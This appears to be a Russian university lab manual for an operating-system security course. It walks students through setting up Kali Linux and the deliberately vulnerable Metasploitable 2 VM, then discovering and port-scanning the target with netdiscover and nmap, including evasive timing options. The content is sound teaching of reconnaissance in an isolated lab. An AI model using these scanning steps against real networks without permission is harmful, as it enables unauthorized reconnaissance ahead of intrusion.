



МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение высшего образования

**«МИРЭА – Российский технологический университет» РТУ МИРЭА**

**РТУ МИРЭА**

---

Институт кибербезопасности и цифровых технологий

---

Кафедра КБ-2 «Информационно-аналитические системы кибербезопасности»

---

Практическая работа № 4

по дисциплине «Безопасность Операционных систем»

«Основы Kali Linux ч.1»

Москва

2025

# ГЛАВА 1. ОСНОВЫ

## 1.1. Подготовка учебного стенда

Порядок выполнения работы

### 1. Установка Kali Linux

Скачайте готовую виртуальную машину с актуальной версией Kali linux с сайта Kali.org

<https://www.kali.org/get-kali/#kali-virtual-machines>

Разархивируйте архив *kali-linux-2025.1a-virtualbox-amd64.7z* в папку D:\VM\

Запустите *kali-linux-2025.1a-virtualbox-amd64.vbox*

Учетные данные для входа в систему:

логин: *kali*

пароль: *kali*

### 2. Установка Metasploitable 2

Скачайте готовую виртуальную машину Metasploitable 2

<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

Разархивируйте архив *metasploitable-linux-2.0.0.zip* в папку D:\VM\

Создайте виртуальную машину

Если после установки и запуска вы получили следующую ошибку,




Рис. 1. Ошибка при запуске metasploitable 2

то в зайдите в настройки виртуальной машины и поставьте галочку Включить PAE/NX на вкладке Система -> Процессор




Рис. 2. Настройки виртуальной машины metasploitable 2

Учетные данные для входа в систему:


логин: *msfadmin*

пароль: *msfadmin*

### 3. Настройка и проверка сетевого взаимодействия

Зайдите в настройки VirtualBox и добавьте сеть NAT

Рис. 3. Добавление сети NAT



Измените IP адрес сети 10.0.X.0/24, где X - это ваш порядковый номер по списку группы.




Рис. 4. Детали сети NAT

В настройках сети виртуальных машин Kali linux и Metasploitable 2 необходимо указать тип подключения: Сеть NAT и выбрать сеть, которую вы только что создали.




Рис. 5. Настройки сетевого адаптера виртуальных машин

Запустите обе виртуальные машины и проверьте IP адреса с помощью команды

ip a

Обе виртуальные машины должны находиться в одной сети.

### Задание:

- На VM Kali Linux выполните команду  
`ping {ip-адрес VM metasploitable 2}`
- Сделайте screenshot.

## 1.2.Настройка цели


Порядок выполнения работы

Перейдите в VM Kali Linux. Начнем с базовых вещей, а именно с обнаружения других машин в вашей сети. Для начала, вам нужен ip-адрес цели.

Самый первый инструмент для обнаружения хостов называется «**netdiscover**». Для начала посмотрим справку, для выполнения команды

`netdiscover -h`

Рис. 6. Результат выполнения команды `netdiscover -h`



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ netdiscover -h  
Netdiscover 0.9 [Active/passive ARP reconnaissance tool]  
Written by: Jaime Penalba <jpenalbae@gmail.com>  
  
Usage: netdiscover [-i device] [-r range | -l file | -p] [-m file] [-F filter] [-s time] [-c count] [-n node] [-dfPLNS]  
-i device: your network device  
-r range: scan a given range instead of auto scan. 192.168.6.0/24,/16,/8  
-l file: scan the list of ranges contained into the given file  
-p passive mode: do not send anything, only sniff  
-m file: scan a list of known MACs and host names  
-F filter: customize pcap filter expression (default: "arp")  
-s time: time to sleep between each ARP request (milliseconds)  
-c count: number of times to send each ARP request (for nets with packet loss)  
-n node: last source IP octet used for scanning (from 2 to 253)  
-d ignore home config files for autoscan and fast mode  
-f enable fastmode scan, saves a lot of time, recommended for auto  
-P print results in a format suitable for parsing by another program and stop after active scan  
-L similar to -P but continue listening after the active scan is completed  
-N Do not print header. Only valid when -P or -L is enabled.  
-S enable sleep time suppression between each request (hardcore mode)  
  
If -r, -l or -p are not enabled, netdiscover will scan for common LAN addresses.  
  
(kali@kali)-[~]  
$
```


И как видите, опция `-r` позволяет указать нужный диапазон ip-адресов.

Теперь нужно узнать, какой диапазон вы будете сканировать. Допустим, ваша цель находится в том же виртуальном диапазоне, что и VM Kali Linux, т.е.

вы находитесь в одной сети. Чтобы узнать в каком диапазоне вы находитесь, нужно проверить ваш ip-адрес, с помощью команды

`ifconfig`

Рис. 7. Результат выполнения команды `ifconfig`




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.0.100.4 netmask 255.255.255.0 broadcast 10.0.100.255  
    inet6 fe80::b0f:8890:aca9:86d4 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:22:46:4f txqueuelen 1000 (Ethernet)  
    RX packets 3 bytes 1770 (1.7 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 20 bytes 3426 (3.3 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]  
$
```

Ваш ip-адрес – 10.0.X.\*, а маска подсети – 255.255.255.0.

Эти параметры вам нужно сообщить инструменту «netdiscover». Команда будет выглядеть так

`netdiscover -r 10.0.X.0/24`



```
root@kali: /home/kali  
File Actions Edit View Help  
Currently scanning: Finished! | Screen View: Unique Hosts  
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240  
+-----+-----+-----+-----+-----+-----+  
IP           At MAC Address  Count  Len  MAC Vendor / Hostname  
+-----+-----+-----+-----+-----+-----+  
10.0.100.1    52:54:00:12:35:00  1      60   Unknown vendor  
10.0.100.2    52:54:00:12:35:00  1      60   Unknown vendor  
10.0.100.3    08:00:27:8d:bb:a1  1      60   PCS Systemtechnik GmbH  
10.0.100.5    08:00:27:e5:57:da  1      60   PCS Systemtechnik GmbH
```

Рис. 8. Сканирование сети

В сети находится 4 адреса, которые можно рассмотреть на рисунке выше. Под адресами .1, .2, .3 могут скрываться адреса виртуальных адаптеров Virtual Box. Для определения ip-адреса ВМ Metasploitable2 нужно исключить ip-

адрес VM Kali Linux.

Можно немного схитрить, и посмотреть ip-адрес в самой VM Metasploitable2. Логин: *msfadmin*, и пароль: *msfadmin*.

Далее выполняем команду

**ifconfig**

Рис. 9. Результат выполнения команды *ifconfig*

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e5:57:da
          inet addr:10.0.100.5  Bcast:10.0.100.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee5:57da/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:189598 (185.1 KB)  TX bytes:10419 (10.1 KB)
          Interrupt:9 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29797 (29.0 KB)  TX bytes:29797 (29.0 KB)

msfadmin@metasploitable:~$
```

Вы правильно определили ip-адрес цели и в следующих разделах вы будете атаковать этот ip-адрес.

В отчёте о выполненной работе необходимо указать:

- Перечень известных систем виртуализации, их отличительные особенности.
  - Краткое описание установленных ОС с описанием их назначения.
  - Полный перечень использованных команд с кратким описанием их назначения.
- Основные ключи и их описание.
- Примеры выполнения команд, которые были использованы в ходе работы с описанием их результатов.

### 1.3. Сканирование портов

Теперь, когда вы узнали ip-адрес цели, нужно узнать какие сервисы на ней работают и какие порты открыты. Для этого воспользуйтесь инструментом, который называется «**nmap**».



Рассмотрим несколько опций «nmap».

Первая – это опция «-v» (от англ. verbose - многословный), т.е. подробный режим, где мы сообщаем инструменту, что нужно выводить больше информации. Если запустить «nmap» с опцией «-v», то довольно долго перед вами будет пустой экран. Также можно воспользоваться опциями: «-vv» «-vvv». Чем больше «v», тем больше выводится информации на экране.

Далее идет опция «-p-» или «-p 0-65535». Она означает сканирование всех tcp-портов. Далее идет опция «-A», которая отображает версию операционной системы, и уже можно сказать, что то стадия разведки. Для вывода большего перечня информации мы, конечно же, будем использовать ее, но она занимает намного больше времени, чем простое сканирование. Для получения как можно большей информации об атакуемой цели нужно использовать опцию «-A».


Далее пишем ip-адрес цели, который выглядит как: «10.0.X.\*». Для получения отчета по окончании сканирования у «nmap» есть 3 типа вывода:

- Обычный вывод, похожий на текстовый файл. Это просто копирование того, что выводится на экран.
- Вывод в файл «gnmap».
- xml, который подается на вход другим инструментам.

Для сохранения вывода файлов в трех форматах: nmap, gnmap и xml нужно дописать команду опциями «-oA», и в конце назовите файл «metasploitable2».

В итоге получается команда:

```
nmap -v -p 0-65535 -A 10.0.X.* -oA metasploitable2
```




```
root@kali: ~  
File Actions Edit View Help  
  
(root@kali)-[~]  
# nmap -v -p- -A 10.0.100.5 -oA metasploitable2  
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-17 11:28 EDT  
NSE: Loaded 155 scripts for scanning.  
NSE: Script Pre-scanning.  
Initiating NSE at 11:28  
Completed NSE at 11:28, 0.00s elapsed  
Initiating NSE at 11:28  
Completed NSE at 11:28, 0.00s elapsed  
Initiating NSE at 11:28  
Completed NSE at 11:28, 0.00s elapsed  
Initiating ARP Ping Scan at 11:28  
Scanning 10.0.100.5 [1 port]  
Completed ARP Ping Scan at 11:28, 0.04s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 11:28  
Completed Parallel DNS resolution of 1 host. at 11:28, 0.01s elapsed  
Initiating SYN Stealth Scan at 11:28
```

Рис. 10. Результат сканирования цели

Поскольку вы выбрали достаточно много опций, которые выводят много информации, остается только ждать завершения сканирования. И это все всего



лишь один ip-адрес. Сканирование может занять большое количество времени. Теперь представьте на реальном примере, сколько нужно ждать, если у Вас не один ip-адрес, а 100 или 200. В этом примере сканирование прошло быстро, и не пришлось его останавливать:




```
root@kali: ~  
File Actions Edit View Help  
| account_used: <blank>  
| authentication_level: user  
| challenge_response: supported  
|_ message_signing: disabled (dangerous, but default)  
|_ smb-os-discovery:  
| OS: Unix (Samba 3.0.20-Debian)  
| Computer name: metasploitable  
| NetBIOS computer name:  
| Domain name: localdomain  
| FQDN: metasploitable.localdomain  
|_ System time: 2022-10-17T11:30:18-04:00  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 0.45 ms 10.0.100.5  
  
NSE: Script Post-scanning.  
Initiating NSE at 11:30  
Completed NSE at 11:30, 0.00s elapsed  
Initiating NSE at 11:30  
Completed NSE at 11:30, 0.00s elapsed  
Initiating NSE at 11:30  
Completed NSE at 11:30, 0.00s elapsed  
Read data files from: /usr/bin/../share/nmap  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/subm  
it/.  
Nmap done: 1 IP address (1 host up) scanned in 139.93 seconds  
Raw packets sent: 65555 (2.885MB) | Rcvd: 65551 (2.623MB)  
  
(root@kali)-[~]  
#
```

Рис. 11. Окончание сканирования

Также рассмотрим опцию «-T», которая позволяет сканировать айпи адреса в тихом режиме, чтобы не сработали системы обнаружения. У нее есть параметр от 1 до 5, где цифра 1 – это очень медленное сканирование.

Не забываем, что мы указывали создание трех файлов-отчетов с разными расширениями. Они находятся в вашей текущей директории:



```
root@kali: ~  
File Actions Edit View Help  
  
(root@kali)-[~]  
# ls  
metasploitable2.gnmap metasploitable2.nmap metasploitable2.xml
```

Рис. 12. Отчеты о сканировании

Для порядка, перенесите результаты сканирования в отдельную директорию:

```
root@kali: ~  
File Actions Edit View Help  
  
(root@kali)-[~]  
# mkdir target  
  
(root@kali)-[~]  
# mv metasploitable2.* target/  
  
(root@kali)-[~]  
# ls target  
metasploitable2.gnmap metasploitable2.nmap metasploitable2.xml  
  
(root@kali)-[~]  
#
```

Рис. 13. Перемещение результатов сканирования

Команды должны быть уже известны. Для просмотра файлов можно использовать команду «cat» или «less», для постепенного просмотра файлов:

```
root@kali: ~/target  
File Actions Edit View Help  
  
(root@kali)-[~/target]  
# cat metasploitable2.nmap  
# Nmap 7.93 scan initiated Mon Oct 17 11:28:06 2022 as: nmap -v -p- -A -oA metasploitable2 10.0.100.5  
Nmap scan report for 10.0.100.5  
Host is up (0.00045s latency).  
Not shown: 65505 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp           vsftpd 2.3.4  
| ftp-syst:  
|   STAT:  
|   FTP server status:  
|     Connected to 10.0.100.4  
|     Logged in as ftp  
|     TYPE: ASCII  
|     No session bandwidth limit  
|     Session timeout in seconds is 300  
|     Control connection is plain text  
|     Data connections will be plain text  
|     vsFTPD 2.3.4 - secure, fast, stable  
|_End of status  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
22/tcp    open  ssh           OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
| ssh-hostkey:  
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)  
|   2048 5656240f211ddea72bae61b1243de8f3 (RSA)  
23/tcp    open  telnet        Linux telnetd  
25/tcp    open  smtp          Postfix smtpd  
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
```

Рис. 14. Просмотр отчета о сканировании

Итак, вы просканировали ip-адрес цели и выявили наличие множества

открытых портов и большое количество сервисов.

В отчёте о выполненной работе необходимо указать:

